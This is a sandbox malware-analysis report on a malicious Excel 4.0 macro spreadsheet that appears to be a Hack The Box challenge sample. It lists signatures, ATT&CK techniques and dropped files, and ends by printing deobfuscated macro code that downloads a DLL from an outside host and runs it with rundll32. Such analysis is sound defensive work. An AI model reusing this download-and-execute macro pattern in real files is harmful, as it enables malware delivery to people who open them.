JoeSandbox Cloud BASIC

ID: 256027
Sample Name: oBfsC4t10n2.xls
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 11:47:11
Date: 03/08/2020
Version: 29.0.0 Ocean Jasper

Table of Contents

Table of Contents 2
Analysis Report oBfsC4t10n2.xls 4
Overview 4
General Information 4
Detection 4
Signatures 4
Classification 4
Startup 4
Malware Configuration 4
Yara Overview 4
Initial Sample 4
Sigma Overview 4
Signature Overview 4
Networking: 5
System Summary: 5
HIPS / PFW / Operating System Protection Evasion: 5
Mitre Att&ck Matrix 5
Behavior Graph 5
Screenshots 6
Thumbnails 6
Antivirus, Machine Learning and Genetic Malware Detection 7
Initial Sample 7
Dropped Files 7
Unpacked PE Files 7
Domains 7
URLs 7
Domains and IPs 7
Contacted Domains 8
URLs from Memory and Binaries 8
Contacted IPs 8
General Information 8
Simulations 8
Behavior and APIs 8
Created / dropped Files 9
Static File Info 10
General 10
File Icon 10
Static OLE Info 10
General 11
OLE File "oBfsC4t10n2.xls" 11
Indicators 11
Summary 11
Document Summary 11
Streams 11
Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096 11
General 11
Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 4096 11
General 11
Stream Path: Workbook, File Type: Applesoft BASIC program data, first line number 16, Stream Size: 833805 12
General 12
Macro 4.0 Code 12
Network Behavior 12
Code Manipulations 12
Statistics 12
System Behavior 12
Analysis Process: EXCEL.EXE PID: 1824 Parent PID: 584 13
General 13
File Activities 13

File Created 13
File Deleted 13
File Moved 13
File Written 13
File Read 23
Registry Activities 23
Key Created 23
Key Value Created 23
Key Value Modified 29
Disassembly 29


Analysis Report oBfsC4t10n2.xls

Overview

General Information

Sample Name:	oBfsC4t10n2.xls
Analysis ID:	256027
MD5:	0c09fbdf98f0a61…
SHA1:	bb4a594ecf90ed6.
SHA256:	1f156f86d45e28d..

Most interesting Screenshot:



Detection


MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN
Hidden Macro 4.0

Score:	72
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malicious Excel 4.0 Macro
- Office document tries to convince vi…
- Found Excel 4.0 Macro with suspicio…
- Found abnormal large hidden Excel …
- Found malicious URLs in unpacked …
- Yara detected hidden Macro 4.0 in E…
- Contains capabilities to detect virtua…
- Document contains embedded VBA …

Classification



Startup

- **System is w7x64**
- EXCEL.EXE (PID: 1824 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview


Initial Sample

Source	Rule	Description	Author	Strings
oBfsC4t10n2.xls	JoeSecurity_HiddenMacro	Yara detected hidden Macro 4.0 in Excel	Joe Security	

Sigma Overview

No Sigma rule has matched

Signature Overview



Click to jump to signature section

Networking:

Found malicious URLs in unpacked macro 4.0 sheet

System Summary:

Found malicious Excel 4.0 Macro

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Found Excel 4.0 Macro with suspicious formulas

Found abnormal large hidden Excel 4.0 Macro sheet


HIPS / PFW / Operating System Protection Evasion:

Yara detected hidden Macro 4.0 in Excel

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Re Se Ef
Valid Accounts	Scripting 3 1	Path Interception	Path Interception	Masquerading 1	OS Credential Dumping	Security Software Discovery 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Data Obfuscation	Eavesdrop on Insecure Network Communication	Re Tr W Au
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1	LSASS Memory	Virtualization/Sandbox Evasion 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Junk Data	Exploit SS7 to Redirect Phone Calls/SMS	Re W W Au
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 1	Security Account Manager	File and Directory Discovery 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Steganography	Exploit SS7 to Track Device Location	Ol De Cl Ba
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Scripting 3 1	NTDS	System Information Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap	

Behavior Graph




Behavior Graph


ID:	256027
Sample:	oBfsC4t10n2.xls
Startdate:	03/08/2020
Architecture:	WINDOWS
Score:	72

Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

No Antivirus matches

Domains and IPs

Contacted Domains

No contacted domains info

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://0b.htb/s.dll	oBfsC4t10n2.xls, before.1.0.0.sheet.csv_unpack	true		unknown

Contacted IPs

No contacted IP infos

General Information

Joe Sandbox Version:	29.0.0 Ocean Jasper
Analysis ID:	256027
Start date:	03.08.2020
Start time:	11:47:11
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 4m 20s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	oBfsC4t10n2.xls
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	3
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal72.expl.evad.winXLS@1/5@0/0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xls • Found Word or Excel or PowerPoint or XPS Viewer • Found warning dialog • Click Ok • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe

Simulations

Behavior and APIs

No simulations

Created / dropped Files

C:\Users\user\AppData\Local\Temp\9A340000

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Size (bytes):	487922
Entropy (8bit):	7.943103513556684
Encrypted:	false
MD5:	92C909EEEEA6B9896F9565376C9F92AD
SHA1:	9E32F25B02BA19AA1BBDB934743337FF07D794DF
SHA-256:	78AA2077F8B85B2E2CCA993F658A8029C730984B74AEF034ED704C65C00F074F
SHA-512:	91DDDEA7FD916CCDF549D208E81188808F8C48A81FE3EE8A7DBB56F1B1818A656D0E30FB94546C5C3AF52A95E0FE375088F62DDCEFB6EA07F257F522D25B74 4
Malicious:	false
Reputation:	low
Preview:	..Mn.0....z...B..EQ...h.e. ..hr,...8..}...6.-.h7.%j.........2..Zq..D.AGcC._...WQ!.`...Z.........Xqu.V.D..{.... ..*f..os'..k..<.}.:..@5.......zrT.l......Q}.WP.P)9...Q.........`.~.,.`.....]..eb~."...y..Bw..x..OWdpxT2as.C..V...?qXg.e.|.......5P.Lw.sZr..K..e..f\........5^..o.Z:.5e..3......p.....z.S6t)..Y.?&.............[.d&.H[...L.Qo.b':E.U..@.@..7......K. ...=.......}..y`e.<..^/.ub!.d...z.@.1r9.h.B..........7.......PK..........!..j0.............[Content_Types].xml ...(..

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Tue Oct 17 10:04:00 2017, mtime=Mon Aug 3 17:47:41 2020, atime=Mon Aug 3 17:47:41 2020, length=12288, window=hide
Size (bytes):	867
Entropy (8bit):	4.469987947027048
Encrypted:	false
MD5:	C8A9ECCE42D711C6EB652564FE463309
SHA1:	0871BFB9B276AA3C90A0736FC7BEB2920F5946FB
SHA-256:	618E1CF990F11A3D1381C745D22ABF2D673A10B4377C81B9EBBB85E08859C964
SHA-512:	1FE3CDF22F715D58487B779374C08B0B592C79B0CEAB1A1C74EBE2FB3B57FA4F7E8F4D4270EBAD8E4699C38D69CD66648C98F60ADA2B86EF942EFBFF648A60 CB
Malicious:	false
Reputation:	low
Preview:	L..................F...........7G..A....i..A....i...0......................i....P.O. .:i.....+00.../C:\..................t.1.....QK.X..Users.`.......:..QK.X*..................6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1......P&q..user.8......QK.X.P&q*...&=....U..............A.l.b.u.s.....z.1......Q....Desktop.d......QK.X.Q..*..._=.............:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.......i...............-...8...[............?J......C:\Users\..#..................\\960781\Users.user\Desktop.......\.....\.....\.....\.....\.D.e.s.k.t.o.p.........:..,.LB.)...Ag..............1SPS.XF.L8C....&.m.m............-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6............`.......X.......960781..........D_....3N...W...9r.[.*.......}EkD_....3N...W...9r.[.*.......}Ek....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Size (bytes):	86
Entropy (8bit):	4.525508685137815
Encrypted:	false
MD5:	BA9B0DF75AA0B03A9623141491F320C0
SHA1:	822FC81CC161AA04663249F8354BF1BF1A223BEC
SHA-256:	48A010C28F445AB887949A3A048D39A67895D24FBAAEE372CBC862835EAA67DC
SHA-512:	0A82DF11F7F41AC1F682B99A8146DF02288A81614D4F60688515D674DC515C1D4236DB59D369AAB757BD965DF9C24745AB0159C3A7DA485E2E242EB6C78BC7E
Malicious:	false
Reputation:	low
Preview:	Desktop.LNK=0..[xls]..oBfsC4t10n2.LNK=0..oBfsC4t10n2.LNK=0..[xls]..oBfsC4t10n2.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\oBfsC4t10n2.LNK

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Mon Jul 27 13:09:10 2020, mtime=Mon Aug 3 17:47:41 2020, atime=Mon Aug 3 17:47:41 2020, length=849920, window=hide
Size (bytes):	2038
Entropy (8bit):	4.528532914088417
Encrypted:	false
MD5:	E613EC770F844BFCAE9DE89339E5C4AB
SHA1:	16DC6839BA6DA13E5D97FDBD371F8492C187FD18
SHA-256:	599B05005D3E15E278E23A6483FC658A4530DADC1B4BD400DB17873B59A87A0A

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\oBfsC4t10n2.LNK

SHA-512:	8B1422F326D94963548B7B8C86974E5CADFE5EDD6EE28B5ABD6BA1478F524AE847456843B42BCF3B3E98AF07842102B772752BBE9CDFA2F67C27F362ECAE6A8 9
Malicious:	false
Reputation:	low
Preview:	L.................F.... ....#...d..A....i.......i...............................P.O. .:i.....+00.../C:\..................t.1.....QK.X..Users.`.......:..QK.X*..................6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.- .2.1.8.1.3.....L.1......P&q..user.8......QK.X.P&q*...&=....U..............A.l.b.u.s.....z.1......P(q..Desktop.d......QK.X.P(q*..._=.............:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2 .1.7.6.9.....h.2......Q. .OBFSC4~1.XLS..L.......P&q.P&q*.../.....4..............o.B.f.s.C.4.t.1.0.n.2...x.l.s.......y..............-...8...[...........?J......C:\Users\..#..................\\96078 1\Users.user\Desktop\oBfsC4t10n2.xls.&.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.o.B.f.s.C.4.t.1.0.n.2...x.l.s........:..,.LB.)...Ag..............1SPS.XF.L8C....&.m.m...........-...S.-.1.-.5.-. 2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6............`.......X.......960781.........D_....3N...W...9'D.-..........[D_....3N...W...9'

C:\Users\user\Desktop\9B340000

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Applesoft BASIC program data, first line number 16
Size (bytes):	886307
Entropy (8bit):	5.689690239767077
Encrypted:	false
MD5:	1493293FF1D3DE9A85546C0B7711405A
SHA1:	7E9CC0E08DFAF6EC111602BB154D9DCD34FB7BBD
SHA-256:	B281011C206EA8CC618FBDD4364C822D79C6CCF14088009C77CA32C98703A30C
SHA-512:	A05045F050BE7BB7BD13DADCB7E60942A0A260DFC77C931ADE7240100D54DE2AD84D1B0B6DB64741B5951C9ED2F66DDDE64ECEEFC790BDA8BC4804F3C14D D18D
Malicious:	false
Reputation:	low
Preview:	........g2.........................\.p....user B.....a.........=.............ThisWorkbook.................................. =........E..8.......X.@..........."......................1..................C.a.l.i.b.r.i.1..................C.a.l.i.b.r.i.1..................C.a.l.i.b.r.i.1..................C.a.l.i.b.r.i.1..................C.a.l.i.b.r.i.1.......... ....C.a.l.i.b.r.i.1..................C.a.l.i.b.r.i.1.......4..........C.a.l.i.b.r.i.1..................C.a.l.i.b.r.i.1..................C.a.l.i.b.r.i.1..................C.a.l.i.b.r.i.1..................C.a.l.i.b.r.i.1...,...6..... ......C.a.l.i.b.r.i.1.......6..........C.a.l.i.b.r.i.1.......6..........C.a.l.i.b.r.i.1..................C.a.l.i.b.r.i.1.......>..........C.a.l.i.b.r.i.1.......4..........C.a.l.i.b.r.i.1.......<..........C.a.l.i.b.r.i.1..... ..?..........C.a.l.i.b.r.i.1.*.h...6..........C.a.l.i.b.r

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 10.0, Code page: 1252, Author: 0xdf, Last Saved By: 0xdf, Name of Creating Ap plication: Microsoft Excel, Create Time/Date: Mon Mar 23 14:19:10 2020, Last Saved Time/Date: Sat Apr 25 19:43:56 2020, Security: 0
Entropy (8bit):	5.658051669585681
TrID:	• Microsoft Excel sheet (30009/1) 47.99% • Microsoft Excel sheet (alternate) (24509/1) 39.20% • Generic OLE2 / Multistream Compound File (8008/1) 12.81%
File name:	oBfsC4t10n2.xls
File size:	849920
MD5:	0c09fbdf98f0a6144a42fde00fe21504
SHA1:	bb4a594ecf90ed6b9e408c404b08620500fb4c02
SHA256:	1f156f86d45e28dac74015051546305497adb86b4e46bb7 d9a84ccf5e25a12f4
SHA512:	e07776cc23b1a9629e760173e7cbf47bfc56f87c1f74f51a d59299dad3e01387ed355bed4cdcfcc269cb55ad735789 6b3e1d57a7cdea0c6d84ecec09ca79e8d4
SSDEEP:	12288:53wXyuDwsryfLlYUFZWyehWg6rj4P8pJNjavyP: 5Axr2YUWyXvzD
File Content Preview:	.......................>......................z..........................m...n... o...p...q...r...s...t...u...v...w...x...y...................................... ....

File Icon

Icon Hash:	e4eea286a4b4bcb4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "oBfsC4t10n2.xls"

Indicators

Has Summary Info:	True
Application Name:	Microsoft Excel
Encrypted Document:	False
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	True
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary

Code Page:	1252
Author:	0xdf
Last Saved By:	0xdf
Create Time:	2020-03-23 14:19:10
Last Saved Time:	2020-04-25 18:43:56
Creating Application:	Microsoft Excel
Security:	0

Document Summary

Document Code Page:	1252
Thumbnail Scaling Desired:	False
Company:	
Contains Dirty Links:	False
Shared Document:	False
Changed Hyperlinks:	False
Application Version:	1048576

Streams

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096

General

Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.333599520797
Base64 Encoded:	False
Data ASCII:	....+,..0...............P.......X..... .d.......l.......t.......|... ....invoice.....c1zB0vasN ....Worksheets.......
Data Raw:	fe ff 00 00 0a 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 f4 00 00 00 09 00 00 00 01 00 00 00 50 00 00 00 0f 00 00 00 58 00 00 00 17 00 00 00 64 00 00 00 0b 00 00 00 6c 00 00 00 10 00 00 00 74 00 00 00 13 00 00 00 7c 00 00 00 16 00 00 00 84 00 00 00 0d 00 00 00 8c 00 00 00 0c 00 00 00 af 00 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 4096

General

Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.266633510482
Base64 Encoded:	False
Data ASCII:	.................................Oh.....+'..0...............@.......H.. ...X.......h..0xdf............0x df............Microsoft Excel.@....C......@....>.y1............... ....

General	
Data Raw:	fe ff 00 00 0a 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 a0 00 00 00 07 00 00 00 01 00 00 00 40 00 00 00 04 00 00 00 48 00 00 00 08 00 00 00 58 00 00 00 12 00 00 00 68 00 00 00 0c 00 00 00 80 00 00 00 0d 00 00 00 8c 00 00 00 13 00 00 00 98 00 00 00 02 00 00 00 e4 04 00 00 1e 00 00 00 08 00 00 00

Stream Path: Workbook, File Type: Applesoft BASIC program data, first line number 16, Stream Size: 833805

General	
Stream Path:	Workbook
File Type:	Applesoft BASIC program data, first line number 16
Stream Size:	833805
Entropy:	5.70721264282
Base64 Encoded:	True
Data ASCII:	. . . . Z O . . . . \\ . p . . . . 0 x d f B . . . . . a . . . . = ... T h i s W o r k b o o k . . . . = ... E . . 8 . . . . X . @ . .
Data Raw:	09 08 10 00 00 06 05 00 5a 4f cd 07 c9 00 02 00 06 08 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 04 00 00 30 78 64 66 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20

Macro 4.0 Code

```
CALL("Kernel32", "CreateDirectoryA", "JCJ", "C:\rncwner", 0)
CALL("Kernel32", "CreateDirectoryA", "JCJ", "C:\rncwner\CkkYKlI", 0)
CALL(URLMON, URLDownloadToFileA, "JJCCJJ", 0, http://0b.htb/s.dll, C:\rncwner\CkuiQhTXx.dll, 0, 0)
CALL(Shell32, ShellExecuteA, "JJCCCCJ", 0, "Open", "rundll32.exe", C:\rncwner\CkuiQhTXx.dll=IF('GET.WORKSPACE(42)', ' HTB{n0w_e', 'bHDr]9')Xc3l_4.0_M4=IF('ISNUMBER(SEARCH("6.1",N546))',
'cr0s_r_b4cK', 'A$0!(rR')}, 0, 0)
```

```
